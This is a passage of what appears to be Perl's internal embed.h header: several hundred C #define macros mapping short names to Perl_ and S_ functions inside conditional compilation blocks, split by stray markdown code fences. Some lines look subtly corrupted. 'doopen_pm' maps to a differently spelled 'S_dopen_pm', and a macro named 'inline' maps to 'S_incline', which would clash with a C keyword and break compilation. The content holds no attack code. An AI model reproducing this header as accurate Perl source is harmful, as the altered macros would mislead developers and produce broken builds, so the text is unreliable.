#define my_swabn                Perl_my_swabn

#define my_unexec()             Perl_my_unexec(aTHX)

#define nextargv(a)             Perl_nextargv(aTHX_ a)

#define oopsAV(a)               Perl_oopsAV(aTHX_ a)

#define oopsHV(a)               Perl_oopsHV(aTHX_ a)

#define op_const_sv(a,b)        Perl_op_const_sv(aTHX_ a,b)

#define package_version(a)      Perl_package_version(aTHX_ a)

#define pad_add_anon(a,b)       Perl_pad_add_anon(aTHX_ a,b)

#define pad_add_name(a,b,c,d,e) Perl_pad_add_name(aTHX_ a,b,c,d,e)
```

```
#define pad_alloc(a,b)          Perl_pad_alloc(aTHX_ a,b)

#define pad_block_start(a)      Perl_pad_block_start(aTHX_ a)

#define pad_compname_type(a)    Perl_pad_compname_type(aTHX_ a)

#define pad_fixup_inner_anons(a,b,c) Perl_pad_fixup_inner_anons(aTHX_ a,b,c)

#define pad_free(a)             Perl_pad_free(aTHX_ a)

#define pad_leavemy()           Perl_pad_leavemy(aTHX)

#define pad_new(a)              Perl_pad_new(aTHX_ a)

#define pad_push(a,b)           Perl_pad_push(aTHX_ a,b)

#define pad_swipe(a,b)          Perl_pad_swipe(aTHX_ a,b)

#define pad_tidy(a)             Perl_pad_tidy(aTHX_ a)

#define parse_unicode_opts(a)   Perl_parse_unicode_opts(aTHX_ a)

#define parser_free(a)          Perl_parser_free(aTHX_ a)

#define peep(a)                 Perl_peep(aTHX_ a)

#define pmruntime(a,b,c)        Perl_pmruntime(aTHX_ a,b,c)

#define refcounted_he_chain_2hv(a,b) Perl_refcounted_he_chain_2hv(aTHX_ a,b)

#define refcounted_he_fetch_pv(a,b,c,d)      Perl_refcounted_he_fetch_pv(aTHX_ a,b,c,d)

#define refcounted_he_fetch_pvn(a,b,c,d,e)    Perl_refcounted_he_fetch_pvn(aTHX_ a,b,c,d,e)

#define refcounted_he_fetch_sv(a,b,c,d)       Perl_refcounted_he_fetch_sv(aTHX_ a,b,c,d)

#define refcounted_he_free(a) Perl_refcounted_he_free(aTHX_ a)

#define refcounted_he_inc(a) Perl_refcounted_he_inc(aTHX_ a)

#define refcounted_he_new_pv(a,b,c,d,e)       Perl_refcounted_he_new_pv(aTHX_ a,b,c,d,e)

#define refcounted_he_new_pvn(a,b,c,d,e,f)     Perl_refcounted_he_new_pvn(aTHX_ a,b,c,d,e,f)

#define refcounted_he_new_sv(a,b,c,d,e)        Perl_refcounted_he_new_sv(aTHX_ a,b,c,d,e)

#define report_evil_fh(a)      Perl_report_evil_fh(aTHX_ a)

#define report_wrongway_fh(a,b) Perl_report_wrongway_fh(aTHX_ a,b)
```

```

#define rpeek(a)          Perl_rpeek(aTHX_ a)

#define rsignal_restore(a,b) Perl_rsignal_restore(aTHX_ a,b)

#define rsignal_save(a,b,c) Perl_rsignal_save(aTHX_ a,b,c)

#define rxres_save(a,b)   Perl_rxres_save(aTHX_ a,b)

#define sawparens(a)      Perl_sawparens(aTHX_ a)

#define scalar(a)         Perl_scalar(aTHX_ a)

#define scalarvoid(a)     Perl_scalarvoid(aTHX_ a)

#define sub_crush_depth(a) Perl_sub_crush_depth(aTHX_ a)

#define sv_2num(a)        Perl_sv_2num(aTHX_ a)

#define sv_clean_all()    Perl_sv_clean_all(aTHX)

#define sv_clean_objs()   Perl_sv_clean_objs(aTHX)

#define sv_del_backref(a,b) Perl_sv_del_backref(aTHX_ a,b)

#define sv_free_arenas()  Perl_sv_free_arenas(aTHX)

#ifndef PERL_IMPLICIT_CONTEXT

#define tied_method      Perl_tied_method

#endif

#define unshare_hek(a)    Perl_unshare_hek(aTHX_ a)

#define vivify_ref(a,b)   Perl_vivify_ref(aTHX_ a,b)

#define wait4pid(a,b,c)   Perl_wait4pid(aTHX_ a,b,c)

#define watch(a)          Perl_watch(aTHX_ a)

#define write_to_stderr(a) Perl_write_to_stderr(aTHX_ a)

#define yyerror(a)        Perl_yyerror(aTHX_ a)

#define yyparse(a)        Perl_yyparse(aTHX_ a)

#define yyunlex()         Perl_yyunlex(aTHX)

# if !(defined(DEBUGGING))

```

```

# if !defined(NV_PRESERVES_UV)

#   if defined(PERL_IN_SV_C)

#define sv_2iuv_non_preserve(a)      S_sv_2iuv_non_preserve(aTHX_ a)

#   endif

# endif

# endif

# if !(defined(HAS_SIGACTION) && defined(SA_SIGINFO))

#define sighandler      Perl_sighandler

# endif

# if !(defined(PERL_DEFAULT_DO_EXEC3_IMPLEMENTATION))

#define do_exec(a)      Perl_do_exec(aTHX_ a)

# endif

# if !(defined(PERL_MAD))

#define package(a)      Perl_package(aTHX_ a)

#define utilize(a,b,c,d,e) Perl_utilize(aTHX_ a,b,c,d,e)

# endif

# if !defined(HAS_GETENV_LEN)

#define getenv_len(a,b)      Perl_getenv_len(aTHX_ a,b)

# endif

# if !defined(HAS_MKDIR) || !defined(HAS_RMDIR)

#   if defined(PERL_IN_PP_SYS_C)

#define dooneliner(a,b)      S_dooneliner(aTHX_ a,b)

#   endif

# endif

# if !defined(HAS_RENAME)

```

```
#define same_dirent(a,b)      Perl_same_dirent(aTHX_ a,b)

# endif

# if !defined(NV_PRESERVES_UV)

#   if defined(DEBUGGING)

#     if defined(PERL_IN_SV_C)

#define sv_2iuv_non_preserve(a,b)      S_sv_2iuv_non_preserve(aTHX_ a,b)

#     endif

#   endif

# endif

# if !defined(PERL_DISABLE_PMC)

#   if defined(PERL_IN_PP_CTL_C)

#define doopen_pm(a)          S_dopen_pm(aTHX_ a)

#   endif

# endif

# if !defined(PERL_IS_MINIPERL)

#   if defined(PERL_IN_PERL_C)

#define incpush_if_exists(a,b,c) S_incpush_if_exists(aTHX_ a,b,c)

#   endif

# endif

# if !defined(PERL_NO_UTF16_FILTER)

#   if defined(PERL_IN_TOKE_C)

#define add_utf16_textfilter(a,b)      S_add_utf16_textfilter(aTHX_ a,b)

#define utf16_textfilter(a,b,c)  S_utf16_textfilter(aTHX_ a,b,c)

#   endif

# endif
```

```

# if !defined(WIN32)

#define do_exec3(a,b,c)      Perl_do_exec3(aTHX_ a,b,c)

# endif

# if defined(DEBUGGING)

#define get_debug_opts(a,b)  Perl_get_debug_opts(aTHX_ a,b)

#define pad_setsv(a,b)      Perl_pad_setsv(aTHX_ a,b)

#   if defined(PERL_IN_PAD_C)

#define cv_dump(a,b)        S_cv_dump(aTHX_ a,b)

#   endif

#   if defined(PERL_IN_SV_C)

#define del_sv(a)            S_del_sv(aTHX_ a)

#   endif

#   if defined(PERL_IN_TOKE_C)

#define printbuf(a,b)        S_printbuf(aTHX_ a,b)

#define tokereport(a,b)      S_tokereport(aTHX_ a,b)

#   endif

# endif

# if defined(DEBUG_LEAKING_SCALARS_FORK_DUMP)

#define dump_sv_child(a)      Perl_dump_sv_child(aTHX_ a)

# endif

# if defined(HAS_MSG) || defined(HAS_SEM) || defined(HAS_SHM)

#define do_ipcctl(a,b,c) Perl_do_ipcctl(aTHX_ a,b,c)

#define do_ipcget(a,b,c)      Perl_do_ipcget(aTHX_ a,b,c)

#define do_msgrcv(a,b)        Perl_do_msgrcv(aTHX_ a,b)

#define do_msgsnd(a,b)         Perl_do_msgsnd(aTHX_ a,b)

```

```
#define do_semop(a,b)      Perl_do_semop(aTHX_ a,b)

#define do_shmio(a,b,c)    Perl_do_shmio(aTHX_ a,b,c)

# endif

# if defined(HAS_SIGACTION) && defined(SA_SIGINFO)

#define sighandler          Perl_sighandler

# endif

# if defined(MYMALLOC)

#define malloc_good_size    Perl_malloc_good_size

#define malloced_size       Perl_malloced_size

# endif

# if defined(PERL_CR_FILTER)

#   if defined(PERL_IN_TOKE_C)

#define cr_textfilter(a,b,c)  S_cr_textfilter(aTHX_ a,b,c)

#define strip_return(a)      S_strip_return(aTHX_ a)

#   endif

# endif

# if defined(PERL_DEBUG_READONLY_OPS)

#   if defined(PERL_IN_OP_C)

#     if defined(PL_OP_SLAB_ALLOC)

#define Slab_to_rw(a)        S_Slab_to_rw(aTHX_ a)

#     endif

#   endif

# endif

# if defined(PERL_IN_AV_C)

#define get_aux_mg(a)        S_get_aux_mg(aTHX_ a)
```

```

# endif

# if defined(PERL_IN_DEB_C)

#define deb_stack_n(a,b,c,d,e) S_deb_stack_n(aTHX_ a,b,c,d,e)

# endif

# if defined(PERL_IN_DOIO_C)

#define exec_failed(a,b,c)      S_exec_failed(aTHX_ a,b,c)

#define ingroup(a,b)           S_ingroup(aTHX_ a,b)

# endif

# if defined(PERL_IN_DOOP_C)

#define do_trans_complex(a)    S_do_trans_complex(aTHX_ a)

#define do_trans_complex_utf8(a)    S_do_trans_complex_utf8(aTHX_ a)

#define do_trans_count(a)      S_do_trans_count(aTHX_ a)

#define do_trans_count_utf8(a) S_do_trans_count_utf8(aTHX_ a)

#define do_trans_simple(a)     S_do_trans_simple(aTHX_ a)

#define do_trans_simple_utf8(a)    S_do_trans_simple_utf8(aTHX_ a)

# endif

# if defined(PERL_IN_DUMP_C)

#define deb_curcv(a)           S_deb_curcv(aTHX_ a)

#define debprof(a)             S_debprof(aTHX_ a)

#define pm_description(a)      S_pm_description(aTHX_ a)

#define sequence(a)            S_sequence(aTHX_ a)

#define sequence_num(a)        S_sequence_num(aTHX_ a)

#define sequence_tail(a)       S_sequence_tail(aTHX_ a)

# endif

# if defined(PERL_IN_GV_C)

```



```

#define gv_get_super_pkg(a,b) S_gv_get_super_pkg(aTHX_ a,b)

#define gv_init_sv(a,b)      S_gv_init_sv(aTHX_ a,b)

#define gv_magicalize_isa(a)  S_gv_magicalize_isa(aTHX_ a)

#define gv_magicalize_overload(a)  S_gv_magicalize_overload(aTHX_ a)

#define require_tie_mod(a,b,c,d,e)  S_require_tie_mod(aTHX_ a,b,c,d,e)

# endif

# if defined(PERL_IN_HV_C)

#define clear_placeholders(a,b) S_clear_placeholders(aTHX_ a,b)

#define hfreeentries(a)      S_hfreeentries(aTHX_ a)

#define hsplit(a)           S_hsplit(aTHX_ a)

#define hv_auxinit          S_hv_auxinit

#define hv_delete_common(a,b,c,d,e,f,g)  S_hv_delete_common(aTHX_ a,b,c,d,e,f,g)

#define hv_magic_check      S_hv_magic_check

#define hv_notallowed(a,b,c,d) S_hv_notallowed(aTHX_ a,b,c,d)

#define new_he()            S_new_he(aTHX)

#define refcounted_he_value(a)  S_refcounted_he_value(aTHX_ a)

#define save_hek_flags      S_save_hek_flags

#define share_hek_flags(a,b,c,d)  S_share_hek_flags(aTHX_ a,b,c,d)

#define unshare_hek_or_pvn(a,b,c,d) S_unshare_hek_or_pvn(aTHX_ a,b,c,d)

# endif

# if defined(PERL_IN_LOCALE_C)

#   if defined(USE_LOCALE_NUMERIC) || defined(USE_LOCALE_COLLATE)

#define stdize_locale(a) S_stdize_locale(aTHX_ a)

#   endif

# endif

```

```

# if defined(PERL_IN_MG_C)

#define magic_methcall1(a,b,c,d,e,f)    S_magic_methcall1(aTHX_ a,b,c,d,e,f)

#define magic_methpack(a,b,c) S_magic_methpack(aTHX_ a,b,c)

#define restore_magic(a)      S_restore_magic(aTHX_ a)

#define save_magic(a,b)      S_save_magic(aTHX_ a,b)

#define unwind_handler_stack(a)    S_unwind_handler_stack(aTHX_ a)

# endif

# if defined(PERL_IN_MRO_C)

#define mro_clean_isarev(a,b,c,d)      S_mro_clean_isarev(aTHX_ a,b,c,d)

#define mro_gather_and_rename(a,b,c,d,e)    S_mro_gather_and_rename(aTHX_ a,b,c,d,e)

#define mro_get_linear_isa_dfs(a,b)    S_mro_get_linear_isa_dfs(aTHX_ a,b)

# endif

# if defined(PERL_IN_NUMERIC_C)

#define mulexp10      S_mulexp10

# endif

# if defined(PERL_IN_OP_C)

#define apply_attrs(a,b,c,d)    S_apply_attrs(aTHX_ a,b,c,d)

#define apply_attrs_my(a,b,c,d) S_apply_attrs_my(aTHX_ a,b,c,d)

#define bad_type(a,b,c,d)      S_bad_type(aTHX_ a,b,c,d)

#define cop_free(a)            S_cop_free(aTHX_ a)

#define dup_attrlist(a)        S_dup_attrlist(aTHX_ a)

#define find_and_forget_pmops(a)    S_find_and_forget_pmops(aTHX_ a)

#define fold_constants(a)      S_fold_constants(aTHX_ a)

#define force_list(a)          S_force_list(aTHX_ a)

#define gen_constant_list(a)    S_gen_constant_list(aTHX_ a)

```

```
#define gv_ename(a)          S_gv_ename(aTHX_ a)

#define is_handle_constructor S_is_handle_constructor

#define is_inplace_av(a,b)    S_is_inplace_av(aTHX_ a,b)

#define is_list_assignment(a) S_is_list_assignment(aTHX_ a)

#define listkids(a)          S_listkids(aTHX_ a)

#define looks_like_bool(a)    S_looks_like_bool(aTHX_ a)

#define modkids(a,b)         S_modkids(aTHX_ a,b)

#define my_kid(a,b,c)         S_my_kid(aTHX_ a,b,c)

#define newDEFSVOP()          S_newDEFSVOP(aTHX)

#define newGIVWHENOP(a,b,c,d,e) S_newGIVWHENOP(aTHX_ a,b,c,d,e)

#define new_logop(a,b,c,d)    S_new_logop(aTHX_ a,b,c,d)

#define no_bareword_allowed(a) S_no_bareword_allowed(aTHX_ a)

#define no_fh_allowed(a)      S_no_fh_allowed(aTHX_ a)

#define opt_scalarhv(a)       S_opt_scalarhv(aTHX_ a)

#define pmtrans(a,b,c)        S_pmtrans(aTHX_ a,b,c)

#define process_special_blocks(a,b,c) S_process_special_blocks(aTHX_ a,b,c)

#define ref_array_or_hash(a)  S_ref_array_or_hash(aTHX_ a)

#define refkids(a,b)          S_refkids(aTHX_ a,b)

#define scalar_mod_type       S_scalar_mod_type

#define scalarboolean(a)      S_scalarboolean(aTHX_ a)

#define scalarkids(a)         S_scalarkids(aTHX_ a)

#define scalarseq(a)          S_scalarseq(aTHX_ a)

#define search_const(a)       S_search_const(aTHX_ a)

#define simplify_sort(a) S_simplify_sort(aTHX_ a)

#define too_few_arguments(a,b) S_too_few_arguments(aTHX_ a,b)
```

```

#define too_many_arguments(a,b)    S_too_many_arguments(aTHX_ a,b)

# endif

# if defined(PERL_IN_PAD_C)

#define pad_add_name_sv(a,b,c,d)    S_pad_add_name_sv(aTHX_ a,b,c,d)

#define pad_check_dup(a,b,c) S_pad_check_dup(aTHX_ a,b,c)

#define pad_findlex(a,b,c,d,e,f,g)    S_pad_findlex(aTHX_ a,b,c,d,e,f,g)

#define pad_reset()                S_pad_reset(aTHX)

# endif

# if defined(PERL_IN_PERL_C)

#define find_beginning(a,b)    S_find_beginning(aTHX_ a,b)

#define forbid_setid(a,b)      S_forbid_setid(aTHX_ a,b)

#define incpush(a,b,c)         S_incpush(aTHX_ a,b,c)

#define incpush_use_sep(a,b,c) S_incpush_use_sep(aTHX_ a,b,c)

#define init_ids()             S_init_ids(aTHX)

#define init_interp()          S_init_interp(aTHX)

#define init_main_stash()       S_init_main_stash(aTHX)

#define init_perllib()         S_init_perllib(aTHX)

#define init_postdump_symbols(a,b,c) S_init_postdump_symbols(aTHX_ a,b,c)

#define init_predump_symbols()   S_init_predump_symbols(aTHX)

#define maybe_relocate(a,b,c)    S_maybe_relocate(aTHX_ a,b,c)

#define my_exit_jump()          S_my_exit_jump(aTHX)

#define nuke_stacks()           S_nuke_stacks(aTHX)

#define open_script(a,b,c,d)    S_open_script(aTHX_ a,b,c,d)

#define parse_body(a,b)         S_parse_body(aTHX_ a,b)

#define run_body(a)             S_run_body(aTHX_ a)

```

```

#define usage(a)          S_usage(aTHX_ a)

# endif

# if defined(PERL_IN_PP_C)

#define do_chomp(a,b,c)    S_do_chomp(aTHX_ a,b,c)

#define do_delete_local()  S_do_delete_local(aTHX)

#define refto(a)          S_refto(aTHX_ a)

# endif

# if defined(PERL_IN_PP_CTL_C)

#define check_type_and_open(a)    S_check_type_and_open(aTHX_ a)

#define destroy_matcher(a)    S_destroy_matcher(aTHX_ a)

#define do_smartmatch(a,b)    S_do_smartmatch(aTHX_ a,b)

#define docatch(a)            S_docatch(aTHX_ a)

#define doeval(a,b,c,d)       S_doeval(aTHX_ a,b,c,d)

#define dofindlabel(a,b,c,d)  S_dofindlabel(aTHX_ a,b,c,d)

#define doparseform(a)        S_doparseform(aTHX_ a)

#define dopoptoeval(a)        S_dopoptoeval(aTHX_ a)

#define dopoptogiven(a)        S_dopoptogiven(aTHX_ a)

#define dopoptolabel(a)        S_dopoptolabel(aTHX_ a)

#define dopoptoloop(a)        S_dopoptoloop(aTHX_ a)

#define dopoptosub_at(a,b)    S_dopoptosub_at(aTHX_ a,b)

#define dopoptowhen(a)         S_dopoptowhen(aTHX_ a)

#define make_matcher(a)        S_make_matcher(aTHX_ a)

#define matcher_matches_sv(a,b)    S_matcher_matches_sv(aTHX_ a,b)

#define num_overflow          S_num_overflow

#define path_is_absolute      S_path_is_absolute

```

```

#define run_user_filter(a,b,c)  S_run_user_filter(aTHX_ a,b,c)

#define rxres_free(a)          S_rxres_free(aTHX_ a)

#define rxres_restore(a,b)     S_rxres_restore(aTHX_ a,b)

#define save_lines(a,b)        S_save_lines(aTHX_ a,b)

# endif

# if defined(PERL_IN_PP_HOT_C)

#define do_oddball(a,b,c)      S_do_oddball(aTHX_ a,b,c)

#define method_common(a,b)    S_method_common(aTHX_ a,b)

# endif

# if defined(PERL_IN_PP_PACK_C)

#define bytes_to_uni          S_bytes_to_uni

#define div128(a,b)           S_div128(aTHX_ a,b)

#define first_symbol          S_first_symbol

#define get_num(a,b)          S_get_num(aTHX_ a,b)

#define group_end(a,b,c)      S_group_end(aTHX_ a,b,c)

#define is_an_int(a,b)        S_is_an_int(aTHX_ a,b)

#define measure_struct(a)      S_measure_struct(aTHX_ a)

#define mul128(a,b)           S_mul128(aTHX_ a,b)

#define need_utf8              S_need_utf8

#define next_symbol(a)         S_next_symbol(aTHX_ a)

#define pack_rec(a,b,c,d)     S_pack_rec(aTHX_ a,b,c,d)

#define sv_exp_grow(a,b)       S_sv_exp_grow(aTHX_ a,b)

#define unpack_rec(a,b,c,d,e) S_unpack_rec(aTHX_ a,b,c,d,e)

# endif

# if defined(PERL_IN_PP_SORT_C)

```

```

#define amagic_cmp(a,b)          S_amagic_cmp(aTHX_ a,b)
#define amagic_cmp_locale(a,b)   S_amagic_cmp_locale(aTHX_ a,b)
#define amagic_i_ncmp(a,b)       S_amagic_i_ncmp(aTHX_ a,b)
#define amagic_ncmp(a,b)         S_amagic_ncmp(aTHX_ a,b)
#define qsortsvu(a,b,c)          S_qsortsvu(aTHX_ a,b,c)
#define sortcv(a,b)              S_sortcv(aTHX_ a,b)
#define sortcv_stacked(a,b)      S_sortcv_stacked(aTHX_ a,b)
#define sortcv_xsub(a,b)         S_sortcv_xsub(aTHX_ a,b)
#define sv_i_ncmp(a,b)           S_sv_i_ncmp(aTHX_ a,b)
#define sv_ncmp(a,b)             S_sv_ncmp(aTHX_ a,b)
# endif

# if defined(PERL_IN_PP_SYS_C)
#define doform(a,b,c)             S_doform(aTHX_ a,b,c)
#define space_join_names_mortal(a) S_space_join_names_mortal(aTHX_ a)
# endif

# if defined(PERL_IN_SCOPE_C)
#define save_pushptri32ptr(a,b,c,d) S_save_pushptri32ptr(aTHX_ a,b,c,d)
#define save_scalar_at(a,b)       S_save_scalar_at(aTHX_ a,b)
# endif

# if defined(PERL_IN_SV_C)
#define F0convert                  S_F0convert
#define anonymise_cv_maybe(a,b)   S_anonymise_cv_maybe(aTHX_ a,b)
#define assert_uft8_cache_coherent(a,b,c,d) S_assert_uft8_cache_coherent(aTHX_ a,b,c,d)
#define curse(a,b)                S_curse(aTHX_ a,b)
#define expect_number(a)          S_expect_number(aTHX_ a)

```

```

#define find_array_subscript(a,b)      S_find_array_subscript(aTHX_ a,b)
#define find_hash_subscript(a,b)      S_find_hash_subscript(aTHX_ a,b)
#define find_uninit_var(a,b,c)  S_find_uninit_var(aTHX_ a,b,c)
#define glob_2number(a)              S_glob_2number(aTHX_ a)
#define glob_assign_glob(a,b,c) S_glob_assign_glob(aTHX_ a,b,c)
#define glob_assign_ref(a,b)   S_glob_assign_ref(aTHX_ a,b)
#define more_sv()                S_more_sv(aTHX)
#define not_a_number(a)          S_not_a_number(aTHX_ a)
#define ptr_table_find           S_ptr_table_find
#define sv_2iuv_common(a)        S_sv_2iuv_common(aTHX_ a)
#define sv_add_arena(a,b,c)      S_sv_add_arena(aTHX_ a,b,c)
#define sv_pos_b2u_midway(a,b,c,d)  S_sv_pos_b2u_midway(aTHX_ a,b,c,d)
#define sv_pos_u2b_cached(a,b,c,d,e,f,g)  S_sv_pos_u2b_cached(aTHX_ a,b,c,d,e,f,g)
#define sv_pos_u2b_forwards  S_sv_pos_u2b_forwards
#define sv_pos_u2b_midway  S_sv_pos_u2b_midway
#define sv_unglob(a)        S_sv_unglob(aTHX_ a)
#define uiv_2buf            S_uiv_2buf
#define utf8_mg_len_cache_update(a,b,c)      S_utf8_mg_len_cache_update(aTHX_ a,b,c)
#define utf8_mg_pos_cache_update(a,b,c,d,e)  S_utf8_mg_pos_cache_update(aTHX_ a,b,c,d,e)
#define varname(a,b,c,d,e,f)  S_varname(aTHX_ a,b,c,d,e,f)
#define visit(a,b,c)          S_visit(aTHX_ a,b,c)
#  if defined(PERL_OLD_COPY_ON_WRITE)
#define sv_release_COW(a,b,c) S_sv_release_COW(aTHX_ a,b,c)
#  endif
#  if defined(USE_ITHREADS)

```



```
#define sv_dup_common(a,b) S_sv_dup_common(aTHX_ a,b)

#define sv_dup_inc_multiple(a,b,c,d) S_sv_dup_inc_multiple(aTHX_ a,b,c,d)

#define unreferenced_to_tmp_stack(a) S_unreferenced_to_tmp_stack(aTHX_ a)

# endif

# endif

# if defined(PERL_IN_TOKE_C)

#define ao(a) S_ao(aTHX_ a)

#define check_uni() S_check_uni(aTHX)

#define checkcomma(a,b,c) S_checkcomma(aTHX_ a,b,c)

#define deprecate_commaless_var_list() S_deprecate_commaless_var_list(aTHX)

#define filter_gets(a,b) S_filter_gets(aTHX_ a,b)

#define find_in_my_stash(a,b) S_find_in_my_stash(aTHX_ a,b)

#define force_ident(a,b) S_force_ident(aTHX_ a,b)

#define force_next(a) S_force_next(aTHX_ a)

#define force_strict_version(a) S_force_strict_version(aTHX_ a)

#define force_version(a,b) S_force_version(aTHX_ a,b)

#define force_word(a,b,c,d,e) S_force_word(aTHX_ a,b,c,d,e)

#define inline(a) S_incline(aTHX_ a)

#define intuit_method(a,b,c) S_intuit_method(aTHX_ a,b,c)

#define intuit_more(a) S_intuit_more(aTHX_ a)

#define lop(a,b,c) S_lop(aTHX_ a,b,c)

#define missingterm(a) S_missingterm(aTHX_ a)

#define no_op(a,b) S_no_op(aTHX_ a,b)

#define readpipe_override() S_readpipe_override(aTHX)

#define scan_const(a) S_scan_const(aTHX_ a)
```

```
#define scan_formline(a)      S_scan_formline(aTHX_ a)
#define scan_heredoc(a)      S_scan_heredoc(aTHX_ a)
#define scan_ident(a,b,c,d,e) S_scan_ident(aTHX_ a,b,c,d,e)
#define scan_inputsymbol(a)  S_scan_inputsymbol(aTHX_ a)
#define scan_pat(a,b)        S_scan_pat(aTHX_ a,b)
#define scan_str(a,b,c)      S_scan_str(aTHX_ a,b,c)
#define scan_subst(a)        S_scan_subst(aTHX_ a)
#define scan_trans(a)        S_scan_trans(aTHX_ a)
#define scan_word(a,b,c,d,e) S_scan_word(aTHX_ a,b,c,d,e)
#define skipSPACE(a)         S_skipSPACE(aTHX_ a)
#define sublex_done()        S_sublex_done(aTHX)
#define sublex_push()        S_sublex_push(aTHX)
#define sublex_start()       S_sublex_start(aTHX)
#define swallow_bom(a)       S_swallow_bom(aTHX_ a)
#define tokenize_use(a,b)    S_tokenize_use(aTHX_ a,b)
#define tokeq(a)             S_tokeq(aTHX_ a)
#define update_debugger_info(a,b,c) S_update_debugger_info(aTHX_ a,b,c)
#define yywarn(a)            S_yywarn(aTHX_ a)
# if defined(PERL_MAD)
#define curmad(a,b)          S_curmad(aTHX_ a,b)
#define skipSPACE0(a)        S_skipSPACE0(aTHX_ a)
#define skipSPACE1(a)        S_skipSPACE1(aTHX_ a)
#define skipSPACE2(a,b)      S_skipSPACE2(aTHX_ a,b)
#define start_force(a)       S_start_force(aTHX_ a)
# endif
```

```

# endif

# if defined(PERL_IN_UNIVERSAL_C)

#define isa_lookup(a,b)      S_isa_lookup(aTHX_ a,b)

# endif

# if defined(PERL_IN_UTF8_C)

#define is_utf8_char_slow    S_is_utf8_char_slow

#define is_utf8_common(a,b,c) S_is_utf8_common(aTHX_ a,b,c)

#define swash_get(a,b,c)     S_swash_get(aTHX_ a,b,c)

# endif

# if defined(PERL_IN_UTIL_C)

#define ckwarn_common(a)     S_ckwarn_common(aTHX_ a)

#define closest_cop(a,b)     S_closest_cop(aTHX_ a,b)

#define invoke_exception_hook(a,b) S_invoke_exception_hook(aTHX_ a,b)

#define mess_alloc()         S_mess_alloc(aTHX)

#define with_queued_errors(a) S_with_queued_errors(aTHX_ a)

#define write_no_mem()       S_write_no_mem(aTHX)

#   if defined(PERL_MEM_LOG) && !defined(PERL_MEM_LOG_NOIMPL)

#define mem_log_common        S_mem_log_common

#   endif

# endif

# endif

# if defined(PERL_MAD)

#define addmad(a,b,c)         Perl_addmad(aTHX_ a,b,c)

#define append_madprops(a,b,c) Perl_append_madprops(aTHX_ a,b,c)

#define do_op_xmldump(a,b,c) Perl_do_op_xmldump(aTHX_ a,b,c)

#define do_pmop_xmldump(a,b,c) Perl_do_pmop_xmldump(aTHX_ a,b,c)

```

```
#define mad_free(a)          Perl_mad_free(aTHX_ a)

#define madlex()             Perl_madlex(aTHX)

#define madparse(a)          Perl_madparse(aTHX_ a)

#define newMADPROP(a,b,c,d) Perl_newMADPROP(aTHX_ a,b,c,d)

#define newMADsv(a,b)         Perl_newMADsv(aTHX_ a,b)

#define newTOKEN(a,b,c)       Perl_newTOKEN(aTHX_ a,b,c)

#define op_getmad(a,b,c)      Perl_op_getmad(aTHX_ a,b,c)

#define op_getmad_weak(a,b,c) Perl_op_getmad_weak(aTHX_ a,b,c)

#define op_xmldump(a)         Perl_op_xmldump(aTHX_ a)

#define package(a)            Perl_package(aTHX_ a)

#define pad_peg                Perl_pad_peg

#define pmop_xmldump(a)        Perl_pmop_xmldump(aTHX_ a)

#define prepend_madprops(a,b,c) Perl_prepend_madprops(aTHX_ a,b,c)

#define sv_catxmlpv(a,b,c)     Perl_sv_catxmlpv(aTHX_ a,b,c)

#define sv_catxmlpv_n(a,b,c,d) Perl_sv_catxmlpv_n(aTHX_ a,b,c,d)

#define sv_catxmlsv(a,b)       Perl_sv_catxmlsv(aTHX_ a,b)

#define sv_xmlpeek(a)          Perl_sv_xmlpeek(aTHX_ a)

#define token_free(a)          Perl_token_free(aTHX_ a)

#define token_getmad(a,b,c)    Perl_token_getmad(aTHX_ a,b,c)

#define utilize(a,b,c,d,e) Perl_utilize(aTHX_ a,b,c,d,e)

#define xmldump_all()          Perl_xmldump_all(aTHX)

#define xmldump_all_perl(a)    Perl_xmldump_all_perl(aTHX_ a)

#define xmldump_eval()         Perl_xmldump_eval(aTHX)

#define xmldump_form(a)        Perl_xmldump_form(aTHX_ a)

#ifndef PERL_IMPLICIT_CONTEXT
```

```

#define xmldump_indent          Perl_xmldump_indent

#endif

#define xmldump_packsubs(a) Perl_xmldump_packsubs(aTHX_ a)

#define xmldump_packsubs_perl(a,b) Perl_xmldump_packsubs_perl(aTHX_ a,b)

#define xmldump_sub(a)          Perl_xmldump_sub(aTHX_ a)

#define xmldump_sub_perl(a,b) Perl_xmldump_sub_perl(aTHX_ a,b)

#define xmldump_vindent(a,b,c,d) Perl_xmldump_vindent(aTHX_ a,b,c,d)

# endif

# if defined(PERL_NEED_MY_BETOH16)

#define my_betoh16              Perl_my_betoh16

# endif

# if defined(PERL_NEED_MY_BETOH32)

#define my_betoh32              Perl_my_betoh32

# endif

# if defined(PERL_NEED_MY_BETOH64)

#define my_betoh64              Perl_my_betoh64

# endif

# if defined(PERL_NEED_MY_BETOHI)

#define my_betohi                Perl_my_betohi

# endif

# if defined(PERL_NEED_MY_BETOHL)

#define my_betohl                Perl_my_betohl

# endif

# if defined(PERL_NEED_MY_BETOHS)

#define my_betohs                Perl_my_betohs

```

```
# endif

# if defined(PERL_NEED_MY_HTOBE16)

#define my_htobe16          Perl_my_htobe16

# endif

# if defined(PERL_NEED_MY_HTOBE32)

#define my_htobe32          Perl_my_htobe32

# endif

# if defined(PERL_NEED_MY_HTOBE64)

#define my_htobe64          Perl_my_htobe64

# endif

# if defined(PERL_NEED_MY_HTOBEI)

#define my_htobei           Perl_my_htobei

# endif

# if defined(PERL_NEED_MY_HTOBEL)

#define my_htobel           Perl_my_htobel

# endif

# if defined(PERL_NEED_MY_HTOBES)

#define my_htobes           Perl_my_htobes

# endif

# if defined(PERL_NEED_MY_HTOLE16)

#define my_htole16          Perl_my_htole16

# endif

# if defined(PERL_NEED_MY_HTOLE32)

#define my_htole32          Perl_my_htole32

# endif
```

```
# if defined(PERL_NEED_MY_HTOLE64)

#define my_htole64          Perl_my_htole64

# endif

# if defined(PERL_NEED_MY_HTOLEI)

#define my_htolei          Perl_my_htolei

# endif

# if defined(PERL_NEED_MY_HTOLEL)

#define my_htolel          Perl_my_htolel

# endif

# if defined(PERL_NEED_MY_HTOLES)

#define my_htoles          Perl_my_htoles

# endif

# if defined(PERL_NEED_MY_LETOH16)

#define my_letoh16         Perl_my_letoh16

# endif

# if defined(PERL_NEED_MY_LETOH32)

#define my_letoh32         Perl_my_letoh32

# endif

# if defined(PERL_NEED_MY_LETOH64)

#define my_letoh64         Perl_my_letoh64

# endif

# if defined(PERL_NEED_MY_LETOHI)

#define my_letohi          Perl_my_letohi

# endif

# if defined(PERL_NEED_MY_LETOHL)
```

```

#define my_letohl          Perl_my_letohl

# endif

# if defined(PERL_NEED_MY_LETOHS)

#define my_letohs          Perl_my_letohs

# endif

